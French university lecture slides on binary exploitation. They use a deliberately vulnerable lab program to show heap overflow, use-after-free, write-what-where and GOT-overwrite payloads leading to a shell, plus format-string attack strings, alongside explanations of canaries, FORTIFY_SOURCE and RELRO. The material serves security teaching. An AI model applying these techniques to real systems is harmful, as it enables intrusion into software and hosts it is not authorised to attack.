

# Exploitation binaire contemporaine

INF600C

Sécurité des logiciels et exploitation de vulnérabilités

---

Hiver 2026

Université du Québec à Montréal

Little birds

Foncer dans le tas

The Wall

The Free Folks

Hic sunt dracones

Game of Thrones

R'hllor

Extra: format de chaîne

## Little birds

---

```
49 int main(int argc, char **argv) {
50     char cmd[32];
51     setbuf(stdout, NULL);
52     setregid(getegid(), getegid());
53     printf("Le nord se souvient...\n");
54     for(;;) {
55         printf("Quels sont vos ordres?\n");
56         char *res = fgets(cmd, 1024, stdin);
57         if (!res) break;
58         if(!strncmp(cmd, "login", 5)) c_login(cmd+6);
59         else if(!strncmp(cmd, "secret", 6)) c_secret();
60         else if(!strncmp(cmd, "logout", 6)) c_logout();
61         else if(!strncmp(cmd, "memo", 4)) c_memo(cmd+5);
62         else if(!strncmp(cmd, "debug", 5)) c_debug();
63         else if(!strncmp(cmd, "pin", 3)) c_pin(cmd+3);
64         else if(!strncmp(cmd, "id", 2)) system("id");
65         else if(!strncmp(cmd, "quit", 4)) break;
66         else printf("Commande inconnue.\n");
```

```
$ ./memo
```

```
Commande: help
```

```
Commande inconnue.
```

```
Commande: quit
```

```
$
```

Objectif: pwn

```
$ ./memo
```

```
Commande: help
```

```
Commande inconnue.
```

```
Commande: quit
```

```
$
```


Objectif: pwn

```
$ python -c 'print(b"A" * 200)' | ./memo
```

```
*** stack smashing detected ***: <unknown> terminated
```

```
Abandon
```

# Stack smashing detected?



# stack smashing detected?

```
$ gdb memo
```

```
> checksec
```

```
CANARY      : ENABLED
```

```
FORTIFY     : disabled
```


```
NX          : ENABLED
```

```
PIE         : ENABLED
```

```
RELRO       : disabled
```

memo a un mécanisme de sécurité en plus: *canary*

# Canari de pile (*stack canary*)

- Contre-mesure du **compilateur** 
- Pour protéger l'adresse de retour des fonctions
- Autre noms: *stack cookie*, *stack guard*, *stack protector*

## Principe

- Au début de la fonction: empiler une valeur **connue**
- **Avant** de faire le `ret`: vérifier la valeur dans la pile
- Si la valeur dans la pile a **changée**
- On déduit que la pile a été **corrompue**
- Et que l'adresse de retour n'est **plus fiable**
- Donc on avorte l'exécution → mieux vaut DOS que pwn

## Utilisation

- `gcc -fstack-protector` et `gcc -fstack-protector-strong`
- Bonus: réordonne les variables locales et les paramètres sur la pile après les tableaux



« It is one thing to deceive a king, and quite another to hide from  
the cricket in the rushes and the little bird in the chimney »  
— Varys, A Clash of Kings (1998)

## Terminateur

- Valeur fixe
- Avec les octets 00, 0A '\n', 0D '\r', FF

→ Pénible à restaurer mais pas nécessairement impossible

## Aléatoire

- Valeur aléatoire
- Déterminée au démarrage du programme (`__libc_start_main`)

- Stockée quelque part en mémoire

Facile et rapide d'accès par le CPU

Pénible d'accès par l'attaquant

- Possiblement XOR avec l'adresse de retour

→ L'attaquant fait préalablement fuiter la valeur du canari

→ Ou profite de faiblesses dans le PRNG (force brute)

```
$ gdb memo
```

```
> disassemble main
```

```
... // empilement du canari (à partir de fs:0x28)
```

```
0x55555555543b <+10>: mov rax,QWORD PTR fs:0x28
```

```
0x555555555444 <+19>: mov QWORD PTR [rsp+0x28],rax
```

```
... // vérification du canari
```

```
0x5555555555fe <+461>: mov rdx,QWORD PTR [rsp+0x28]
```

```
0x555555555603 <+466>: xor rdx,QWORD PTR fs:0x28
```

```
0x55555555560c <+475>: jne 0x555555555619 <main+488>
```

```
... // retour normal... ou échec
```

```
0x555555555618 <+487>: ret
```

```
0x555555555619 <+488>: call 0x555555555070 <__stack_chk_fail@plt>
```

- Coûteux (surtout ceux aléatoires)
- Ne protège que *retaddr*
- Des stratégies de contournement existent
  - Lire et réécrire le canari
  - Écrire directement sur *retaddr* en évitant de toucher au canari
  - Viser autre chose que *retaddr*

## Foncer dans le tas

---

## memo.c — battre le niveau plume

```
7 struct user {
8     char name[10];
9     int lord;
10    long *pin;
11 } *user;
12 long pin = 1234;
13 void c_login(char *data) {
14     user = malloc(sizeof(struct user));
15     user->lord = 0; user->pin = &pin;
16     strcpy(user->name, data);
17 }
18 void c_secret(void) {
19     if (user == NULL) printf("Pas authentifié\n");
20     else if (user->lord == 10) cat("flag1.txt");
21     else printf("Pas autorisé: %s\n", user->name);
22 }
```

## Tas (*heap*)

Le *tas* est une zone mémoire pour l'allocation dynamique (dynamique == à la demande)

- `malloc`, `calloc`, `new`: alloue de la mémoire dans la zone
- `free`, `delete`, le ramasse-miettes: libère la mémoire allouée
- La mémoire libérée est réutilisée par la suite

C'est le grand cycle de la vie

La gestion du tas est laissée au programme (algorithmes et structures de données)

- `libc` (C)
- compilateur + bibliothèque de support (C++)
- machine virtuelle/interpréteur + ramasse-miettes (Java, Python)

## Ressemblances

- C'est de la mémoire (agnostique!)
  - Stocke de la donnée utilisateur
  - Non exécutable (NX)
  - Mémoire allouée/libérée de façon relativement déterministe
- On peut prévoir comment et quand les octets sont utilisés

## Différences dans le Tas

- Des trous (zones libérées)
- Pas de registre %sp
- Des métadonnées (pour gérer le tas)
- Pas de canaris dans le tas
- Pas d'adresse de retour de fonction dans le tas
- La plupart des données intéressantes sont dans le tas
- Structures fixes et prédictibles (ABI)

## Débordement de tas (*heap overflow*)

Comme un débordement de pile

- L'attaquant écrit en dehors des bornes d'une donnée
- Donc déborde sur les données voisines en mémoire:
  - les champs voisins dans le `struct`
  - d'autres données dynamiques allouées plus loin dans le tas

**CWE-122** Heap-based Buffer Overflow

## memo: mise en œuvre du débordement dans le tas

- L'attaquant peut déborder le champ `user->nom`
- Et écraser `user->lord` avec une valeur arbitraire
- 10, ce qui est demandé, soit `0x0000000a` (`0a 00 00 00`)

### Payload

- "A" \* 10 pour remplir `user->nom`
- "BB" à cause du *padding*  
l'ABI impose d'aligner `user->lord` sur des multiples de 4 octets
- "\n" car il a pour code ASCII 10

### La valeur de `user->lord`

- `0x0000000a` (`0a 00 00 00`)
- `0a 00 00 00` le '`\n`' du payload
- `0a 00 00 00` est mis par `strcpy`, c'est le '`\0`' terminal de chaîne
- `0a 00 00 00` était déjà là. `user->lord=0;`

## Attaque du tas

- Les protections dans la pile ne s'appliquent pas au tas
- La structure est fixe et prédictible (ABI)
- Débordement de tampon pour corrompre des données
- Des données du tas sont intéressantes à attaquer
  - En particulier des pointeurs de fonction
  - Et des données métiers sensibles

## Contrôle d'rip

- *retaddr* est la meilleure cible mais n'est pas toujours accessible
- Tout autre pointeur de fonction est une cible intéressante
- Enfin, l'attaquant n'est pas obligé de contrôler rip pour arriver à ses fins

# Attaque de métadonnées du tas

- Métadonnées: structures de données utilisées pour gérer le tas
- Attaques très techniques et spécifiques aux implémentations

## Principe

- On profite d'un **débordement** de tas
  - pour **corrompre** les métadonnées utilisés par l'allocateur de tas
  - et contrôler le comportement de `malloc`, `free`, etc. qui sont des fonctions C classiques
- C'est difficile et spécifique

## Aller plus loin

- [how2heap](#) (Shellphish, 2016-)

# The Wall

---

Nouvel adversaire: `memo_fort`

Nouvel adversaire: memo\_fort

```
$ cat payload_plume | ./memo_fort
```

```
*** buffer overflow detected ***: ./memo_fort terminated
```

Nouvel adversaire: `memo_fort`

```
$ cat payload_plume | ./memo_fort
```

```
*** buffer overflow detected ***: ./memo_fort terminated
```

```
$ gdb memo_fort
```

```
> checksec
```

```
CANARY      : ENABLED
```

```
FORTIFY     : ENABLED
```



```
NX          : ENABLED
```

```
PIE         : ENABLED
```

```
RELRO       : disabled
```

`memo_fort` a un mécanisme de sécurité en plus: *fortify*

# Renforcement de source (*fortify source*)

- Contre-mesure de la **libc**  (grâce à **gcc** )
- Pour protéger de certains dépassements de tampons

## Principe

- Remplace les fonctions C dangereuses  
fgets, strcpy, printf, etc.
- Par des variations qui font des vérifications additionnelles  
\_\_fgets\_chk, \_\_strcpy\_chk, \_\_printf\_chk, etc.
- Injecte des arguments additionnels déterminés **statiquement**  
char \*strcpy(char \*d, const char \*s); devient  
char \*\_\_strcpy\_chk(char \*d, const char \*s, size\_t dlen);
- Avorte en cas d'échec → mieux vaut DOS que pwn

## Pour le développeur

- Positionner `_FORTIFY_SOURCE` (avec `-D`)
  - Activer l'optimisation de code (avec `-O`)
- `gcc -O2 -D_FORTIFY_SOURCE`
- OU `gcc -O2 -D_FORTIFY_SOURCE=2` pour être plus strict
- OU même `gcc -O2 -D_FORTIFY_SOURCE=3` (depuis 2022)
- Ça commence à être activé par défaut
- `gcc -U_FORTIFY_SOURCE` pour désactiver

## Bonus

- `gcc` donne des avertissements supplémentaires
- Protège aussi de certaines attaques de `printf`

# Fortification



« The Wall is where we stop them.  
The Wall was made to stop them »  
— Jon Snow, A Dance with Dragons (2011)

```
$ gdb memo_fort
```

```
> disassemble c_login
```

```
0x555555552eb <+35>: mov    QWORD PTR [rax+0x10],rcx
```

```
0x555555552ef <+39>: mov    edx,0xa
```

```
0x555555552f4 <+44>: mov    rsi,rbx
```

```
0x555555552f7 <+47>: mov    rdi,rax
```

```
0x555555552fa <+50>: call 0x55555555f0 <__strcpy_chk@plt>
```

- Il y a un 3ème argument à `__strcpy_chk`: c'est `edx`
- Il vaut 10 (0xa), soit la taille du champ `nom`

# Que fait la libc?

- Macro spéciale `_FORTIFY_SOURCE` (voir `/usr/include/features.h`)
  - Active du prétraitement (*preprocessing*) dans les `.h` standards
  - Définit les fonctions standards via des directives `gcc` spéciales
- `/usr/include/x86_64-linux-gnu/bits/string_fortified.h`

## En pratique ?

- Chaque fonction à protéger
- est **définie** dans le `.h` par une fonction inlinable
- qui fait un appel à la version `_chk`
- avec des arguments **magiques** supplémentaires

```
1 __attribute__((__always_inline__))
2 char *strcpy(char *dest, const char *src) {
3     return __strcpy_chk(dest, src,
4         __builtin_object_size(dest));
5 }
```

## Faux positifs: DOS potentiels

- Un dépassement de tampon sans effet
- Devient un dénis de service

## Nécessite un support du compilateur

- La `libc` utilise des primitives de `gcc` dédiées
- Pas forcément portables

## Protection partielle

- Les arguments supplémentaires sont déterminés statiquement
  - En fonction du niveau d'analyse du compilateur (-o)
  - Et des heuristiques mises en œuvre
- Tous les appels risqués ne sont pas nécessairement remplacés
- Le programmeur n'a ni contrôle ni retour d'information

# The Free Folks

---

## memo.c — battre le niveau fort

```
24 void c_logout(void) {
25     free(user);
26 }
27 char *memo = "Pas de mémo\n";
28 void c_memo(char *data) {
29     if (strlen(data)>0) memo = strdup(data);
30     printf(memo);
31 }
32 void c_debug(void) {
33     printf("memo %p %s", memo, memo);
34     if (!user) return;
35     printf("user %p %d %p %s", user,
36           user->lord, user->pin, user->name);
37 }
```

## Utilisation après libération (*use after free*, UAF)

- Pendouiller: verbe intransitif  
Pendre mollement et d'une manière ridicule

# Utilisation après libération (*use after free*, UAF)

- Pendouiller: verbe intransitif  
Pendre mollement et d'une manière ridicule

## Pointeur qui pendouille (*dangling pointer*)

- Un pointeur libéré **est toujours** un pointeur
- Utiliser un pointeur libéré est un **comportement indéterminé**  
→ c'est ça le bug du programmeur
- En pratique, la zone pointée sera réutilisée
- Et sera référencée par un pointeur légitime

## Principe de l'attaque

- Deux pointeurs, un UAF et un légitime, partagent de la mémoire
- Les types, rôles, code client sont possiblement très différents
- L'attaquant lit/écrit l'un à travers l'autre
- **CWE-416** Use After Free

## Use After Free Folks



« These are wildlings: savages, raiders, rapers, more beast than man »

— Bowen Marsh, *A Dance with Dragons* (2011)

- Après le `free`, `user` est encore utilisable
- `strdup` utilise `malloc` en interne

## Payload

- `"login\nlogout\n"` alloue et libère `user`
- `"memo AAAAAAAAAABB\n"` écrit **par dessus** `user`
- `"secret\n"` utilise le pointeur invalide `user`, ce qui permet d'avoir le flag

## Vulnérabilité à la mode

- Pas de contre-mesure systématique
- Bugs complexes à déceler  
Analyse statique complexe, bugs très circonstanciels
- Aucune corruption mémoire n'est nécessaire
- Utilisable aussi pour faire fuiter de l'information  
Secrets, pointeurs ASLR, etc.

## Exemples

- [CVE-2016-5213](#) Use after free in V8 in Google Chrome
- [CVE-2016-5771](#) Use after free in PHP's GC and unserialize

### Contre-mesures du programmeur

- Mettre les pointeurs à NULL après un `free`  
Pas efficace si des pointeurs inaccessibles existent
- Utiliser un langage avec gestion automatique de la mémoire  
Pas toujours faisable

**Hic sunt dracones**

---

```
47 long kingmode = 0;
48 void c_pin(char *data) {
49     if(user && user->pin) {
50         long i = atol(data);
51         if (i) *user->pin = i;
52         printf("PIN: %ld\n", *user->pin);
53     }
54     if (kingmode == 42) cat("flag2.txt");
55 }
```

Objectif: avoir le flag2

- Un bug qui permet à un attaquant
- D'écrire en mémoire une **valeur arbitraire**
- À un **emplacement arbitraire**
- **CWE-123**: Write-what-where Condition

### Très puissant

- Contourne les protections
- Attaque chirurgicale

### Difficultés d'exploitation

- ASLR (et PIE)
- Écrasement partiel: attaque par force brute
- Faire fuiter des adresses: payload dynamique

# Dragons



« Dragons are fire made flesh, and fire is power »  
— Quaithe, A Clash of Kings (1998)

- Trouver l'adresse relative de `kingmode`

`merci nm`

`00000000000003640 B kingmode`

- Ne conserver que les 12 derniers bits (décalage dans la page)

`0x0000000000000003640`

## Payload

- `"login\nlogout\n"` alloue et libère `user`
- `"memo AAAAAAAAAABBBBBB"` écrit **par dessus** `user`
- `"\x40\x06"` où `0x640` est le décalage de `kingmode`
- `"\x00\n"` où `\x00` abrège le `strcpy` et `\n` termine la commande
- `"pin 42\n"` écrit `42`, là où pointe maintenant `user->pin`

Après l'écrasement de `user`, `user->pin` vaut `0x????????000640`

- `0x????????000640` est toujours bon (écrasement partiel)
- `0x????????000640` est toujours bon (décalage dans la page)
- `0x????????000640` est aléatoirement bon

Entropie: 12 bits, une chance sur  $2^{12}$ , soit 0,024% de chance

## En local

- Sur ma machine: 3000 essais par seconde
- Après une seconde: 52% de chance
- Après 10 secondes: 99.9% de chance

→ C'est très efficace !!!



« Enough with the clever plans »  
— Daenerys Targaryen, The Spoils of War (2017)

## La force en distant

- 50 essais par seconde
  - Après une seconde: 1.2% de chance
  - Après une minute: 52% de chance
  - Après 10 minutes: 99.9% de chance
- C'est efficace !

- 50 essais par seconde
  - Après une seconde: 1.2% de chance
  - Après une minute: 52% de chance
  - Après 10 minutes: 99.9% de chance
- C'est efficace !

## **Rate-limit agressif**

- 1 essai par seconde
- Après une minute: 1.5% de chance
- Après une heure: 58% de chance
- Après 4 heures: 97% de chance

## 1 octet de plus: 12 → 20 bits

- 1 essai par seconde
- Après une journée: 8% de chance
- Après une semaine: 44% de chance
- Après un mois: 92% de chance

→ Pas pour les CTF

## 1 octet de plus: 12 → 20 bits

- 1 essai par seconde
- Après une journée: 8% de chance
- Après une semaine: 44% de chance
- Après un mois: 92% de chance

→ Pas pour les CTF

## 2 octets de plus: 12 → 28 bits

- 1 essai par seconde
- Après un mois: 1% de chance
- Après un an: 11% de chance
- Après 15 ans: 83% de chance

→ Ce n'est pas très efficace.

- Trouver l'adresse réelle de `pin`

merci commande `debug`

```
user 0x56295319f670 0 0x5629517ac610 toto
```

- Trouver le décalage avec `kingmode`

merci `nm(1)`

```
00000000000003610 D pin
```

```
00000000000003640 B kingmode
```

- Calculer l'adresse réelle de `kingmode`

```
0x5629517ac640
```

## Payload dynamique

- `"login\nlogout\n"` alloue et libère `user`
- `"memo AAAAAAAAAABBBBBB"` écrit **par dessus** `user`
- `"\x40\xc6\x7a\x51\x29\x56\x00\n"` adresse calculée de `kingmode`
- `"pin 42\n"` écrit 42, là où pointe maintenant `user->pin`



« Secrets are worth more than silver or sapphires »  
— Varys, A Dance with Dragons (2011)

# Game of Thrones

---

Objectif: pwn

Objectif: pwn

Écraser un *retaddr* de la pile ?

- On ne sait pas où est la pile

Écraser un pointeur de fonction ?

- Il en a pas dans le code C

Et puis comment passer les arguments?

Le code machine des programmes

- Est indépendant de la position initiale de chargement (PIC)  
Par exemple via des accès relatif à %ip
- Est chargé tel quel en mémoire
- Est en lecture seule
- Est partagé entre les processus

Or, il accède à des choses externes

- Variable globales et fonctions de bibliothèques
- Ces bibliothèques sont chargées dynamiquement
- À des endroits aléatoire (ASLR)


→ Comment il connaît l'adresse des choses externes?

« Tout problèmes en informatique peut être résolu par un nouveau niveau d'indirection » — David Wheeler


# GOT: Global Offset Table

Table d'indirection qui contiendra les adresses absolue (des pointeurs)

- vers données globales
- vers des fonctions

Pour l'éditeur de lien statique (ld) 

- Chaque bibliothèque et exécutable a sa propre GOT
- Une entrée par fonction ou variable importée (et utilisée)
- Les positions relatives des entrées sont statiquement déterminées
- La GOT est rangée dans un segment de donnée  $rw$ -

Le chargeur et éditeur de lien dynamique (ld.so) 

- Analyse les besoins de l'exécutable et des bibliothèques
- Détermine les adresses réelles des fonctions et variables
- Remplit les entrées des GOT (*relocation* dynamique)
- Chaque processus a sa propre version des GOT

## Global Offset Table



« When you play the global offset table, you win or you die.

There is no middle ground. »

— Cersei Lannister (approximatif), A Game of Thrones (1996)

# PLT: Procedure Linkage Table

Fonctions d'indirection pour appeler les sous-programmes

- Courtes fonctions
- Qui branchent (redirigent %ip) vers la bonne fonction
- L'adresse de la bonne fonction est dans la GOT

Pour l'éditeur de lien (ld)

- Chaque bibliothèque et exécutable a sa propre PLT
- Une entrée par fonction
- Les positions relatives des entrées sont statiquement déterminées
- La PLT est rangée dans un segment de code r-x (partageable)

Pour le chargeur et éditeur de lien dynamique (ld.so)

- Ne touche pas à la PLT
- Se contente de résoudre les symboles dans la GOT

```
$ objdump -h memo_fort
```

Idx	Nom	Taille	Adresse Mémoire	Décalage	Droits
11	.plt	00000120	00000000000001020	00001020	(r-x)
21	.got	00000028	00000000000003538	00002538	(rw-)
22	.got.plt	000000a0	00000000000003560	00002560	(rw-)
24	.bss	00000030	00000000000003620	00002620	(rw-)

```
$ objdump -d -Intel memo_fort
```

```
00000000000001030 <free@plt>:
```

```
1030: ff2542250000 jmp Q[rip+0x2542]#3578<free@GLIBC_2.2.5>
```

```
1036:6800000000 push 0x0
```

```
103b:e9e0ffffff jmp 1020 <.plt>
```

```
0000000000000134e <c_logout>:
```

```
134e:4883ec08 sub rsp,0x8
```

```
1352:488b3def220000 mov rdi,Q[rip+0x22ef]#3648<user>
```

```
1359:e8d2fcffff call 1030 <free@plt>
```

```
135e:4883c408 add rsp,0x8
```

```
1362:c3 ret
```

```
$ objdump -R memo_fort
```

```
00000000000003578 R_X86_64_JUMP_SLOT free@GLIBC_2.2.5
```

## Résolution dynamique paresseuse

- Les variables globales (GOT) sont résolues au chargement
- Les fonctions (GOTPLT) sont résolues paresseusement

Une entrée dans la GOTPLT contient

- Si résolue: l'adresse réelle de la fonction
- Sinon: l'adresse d'un morceau de code de résolution

En x86\_64: le morceau de code de résolution

- Est spécifique à chaque fonction

Il est normalement stockée juste après l'entrée PLT

- Appelle la fonction de résolution locale

Normalement dans l'entrée 0 de PLT

- Qui appelle la fonction de résolution générale de `ld.so`

Normalement dans l'entrée 2 de GOT

- Qui charge la bibliothèque, résout le symbole, met à jour la GOT et exécute la fonction normalement

GOT: cible intéressante pleine de pointeurs

- Position relative constante (voire absolue si pas PIE)
- Pointe d'autres zones mémoire (fuite ASLR/PIE)
- Pointe des fonctions utilisées (contrôle %ip)
- Pointe des fonctions utiles (`read`, `write`, `system`)
- Permet d'invoquer `ld.so` (attaques plus sophistiquées)

Et PLT?

- Adresses alternatives pour des fonctions de bibliothèques

- Faire un write-what-where (via `user->pin`)
- Remplacer une fonction dans la GOT par `system`

Quelle fonction remplacer?

- Même signature binaire que `int system(char*)`
- Dont on contrôle l'argument
- Dont on contrôle le moment d'exécution

→ `strdup` par exemple

## memo\_fort: mise en œuvre du niveau 3

- Trouver l'adresse relative de `strdup` dans la GOT

```
merci objdump -R
```

```
000000000000035f8 R_X86_64_JUMP_SLOT strdup@GLIBC_2.2.5
```

- Trouver *une* adresse relative de `system`

```
merci objdump -d memo_fort | grep system
```

```
0000000000001080 <system@plt>:
```

```
1080: ff251a250000 jmp Q[rip+0x251a]#35a0 <system@GLIBC_2.2.5>
```

```
1672: e854faffff call 1080 <system@plt>
```

### Payload dynamique

- Faire pointer `user->pin` sur `strdup` dans la GOT
- Écrire l'adresse de `system` à la place de celle de `strdup`

```
pin 94647988867200
```

- Exécuter des commandes shell

```
memo sh
```

**R'hllor**

---

Nouvel adversaire: memo\_retro

Nouvel adversaire: memo\_relro

```
$ ./memo_relro < memo_fort_niveau1.txt
```

```
FLAG1!
```

```
$ ./memo_fort.py ./memo_relro
```

```
flag: FLAG2!
```

```
$ ./memo_fort.py ./memo_relro SHELL
```

```
Process './memo_relro' stopped with exit code -11 (SIGSEGV)
```

Nouvel adversaire: memo\_relro

```
$ ./memo_relro < memo_fort_niveau1.txt
```

```
FLAG1!
```

```
$ ./memo_fort.py ./memo_relro
```

```
flag: FLAG2!
```

```
$ ./memo_fort.py ./memo_relro SHELL
```

```
Process './memo_relro' stopped with exit code -11 (SIGSEGV)
```

```
$ gdb memo_relro
```

```
> checksec
```

```
CANARY      : ENABLED
```

```
FORTIFY     : ENABLED
```

```
NX          : ENABLED
```

```
PIE        : ENABLED
```

```
RELRO      : FULL
```

## RELRO: *Relocation Read Only*

- Contre-mesure de l'**éditeur de lien dynamique** 
- Qui protège la GOT contre les écritures

Mode partiel: résolutions toujours paresseuses

- GOT en lecture-seule
- GOTPLT en lecture écriture
- Option `-z relro` de `ld` (et `gcc`)

Mode total: résolutions au chargement

- GOT et GOTPLT en lecture-seule
- Options `-z relro -z now` de `ld` (et `gcc`)



« Light our fire and protect us from the dark, blah, blah. »  
— Tyrion Lannister, A Dance with Dragons (2011)

```
$ gdb memo_fort
```

```
> vmmap
```

```
0x0000555555557000 0x0000555555558000 rw-p memo_fort
```

```
> info files
```

```
0x0000555555557538 - 0x0000555555557560 is .got
```

```
0x0000555555557560 - 0x0000555555557600 is .got.plt
```

```
$ gdb memo_relrop
```

```
> vmmap
```

```
0x0000555555557000 0x0000555555558000 r--p memo_relrop
```

```
0x0000555555558000 0x0000555555559000 rw-p memo_relrop
```

```
> info files
```

```
0x0000555555557fd8 - 0x0000555555558000 is .got
```

```
0x0000555555558000 - 0x00005555555580a0 is .got.plt
```

```
$ gdb memo_relro
```

```
> vmmap
```

```
0x0000555555557000 0x0000555555558000 r--p memo_relro
```

```
> info files
```

```
0x0000555555557f38 - 0x0000555555558000 is .got
```

```
0x0000555555558000 - 0x0000555555558020 is .data
```

```
(pas de section .got.plt dédiée en -z now)
```

# Vaincre quand même?

memo\_relro est bien protégé:

- Injection de code: NX (processeur 📁)
- Aléatoire: ASLR (système 🐧) & PIE (compilateur ⚙️)
- Débordement: canari (compilateur ⚙️) & *fortify* (libc 📄)
- Corruption de GOT: relro (éditeur de liens dynamique 🔗)

Les meilleures contre-mesures modernes sont en place

Mais il reste des bugs du programmeur exploitables

- *use after free*
- *write-what-where*
- fuite d'information

# Conclusion exploitation binaire

## Vulnérabilités de sécurité exploitables

- Avant tout des **bugs**
- Donc **programmeur** = responsable

## Contre-mesures binaires modernes

- **Limiter** l'exploitabilité
- Difficile à exploiter

→ peu vont essayer

→ moins vont réussir

## Coût des contre-mesures

- Complexité des systèmes
- Limitation de l'expressivité

## L'exploitation binaire de base

- Difficile de nos jours
- Où est le fun?

# Conclusion générale

En tant que programmeur

- Vous programmez plus sûr
- Vous ne faites pas confiance à l'utilisateur

En tant qu'expert en sécurité

- Vous savez identifier les vulnérabilités et les vecteurs d'attaque
- Vous comprenez les alertes de sécurité
- Vous connaissez les contre-mesures

En tant qu'informaticien

- Vous connaissez mieux l'informatique
- Et de nombreux détails techniques et théoriques

En tant que joueur

- Faites des CTF

→ top 100 ringzer0

- Tentez des *bounty*

## **Extra: format de chaîne**

---

- Le *format* (premier argument de `printf(3)`) est très expressif
- Un attaquant qui contrôle un format a beaucoup de pouvoir
- **CWE-134**: Use of Externally-Controlled Format String

Exemple classique de bug:

- `printf(str);` au lieu de
- `printf("%s", str);`
- où `str` est contrôlable par l'utilisateur



« Have you ever thought that you might wear a maester's chain? »

— Maester Luwin,  
A Game of Thrones (1996)

## Fonction variadique (*varargs*)

```
int printf(const char *format, ...);
```

- `printf` accepte un nombre arbitraire d'arguments
  - l'ABI spécifie comment sont passés ces arguments
  - C'est au programmeur de fournir les bons arguments à utiliser
- De mauvais arguments cause un **comportement indéterminé**

En pratique

- les arguments sont dans la pile
  - le contenu de la pile sera interprété par `printf`
  - le format contrôle l'interprétation
- et les accès dans la pile

# Types d'attaques par *format string*

- `printf("%p %p %p")` fuite d'information de la pile
- `printf("%100$p")` fuite d'information au fond de la pile
- `printf("abcd%42$n")` écrit 4 via un pointeur dans la pile
- `printf("%200c%42$n")` écrit 200 via un pointeur dans la pile

## Stratégie

- Trouver un pointeur dans la pile qui pointe où on veut  
→ Y écrire ce qu'on veut
- Trouver un pointeur dans la pile qui pointe dans la pile  
→ Écrire le *where* via le pointeur  
→ Écrire le *what* via le pointé

## Contre-mesures

- Ne jamais donner le contrôle du format à l'utilisateur
- `-D_FORTIFY_SOURCE=2` protège certains `%n` et `%42$`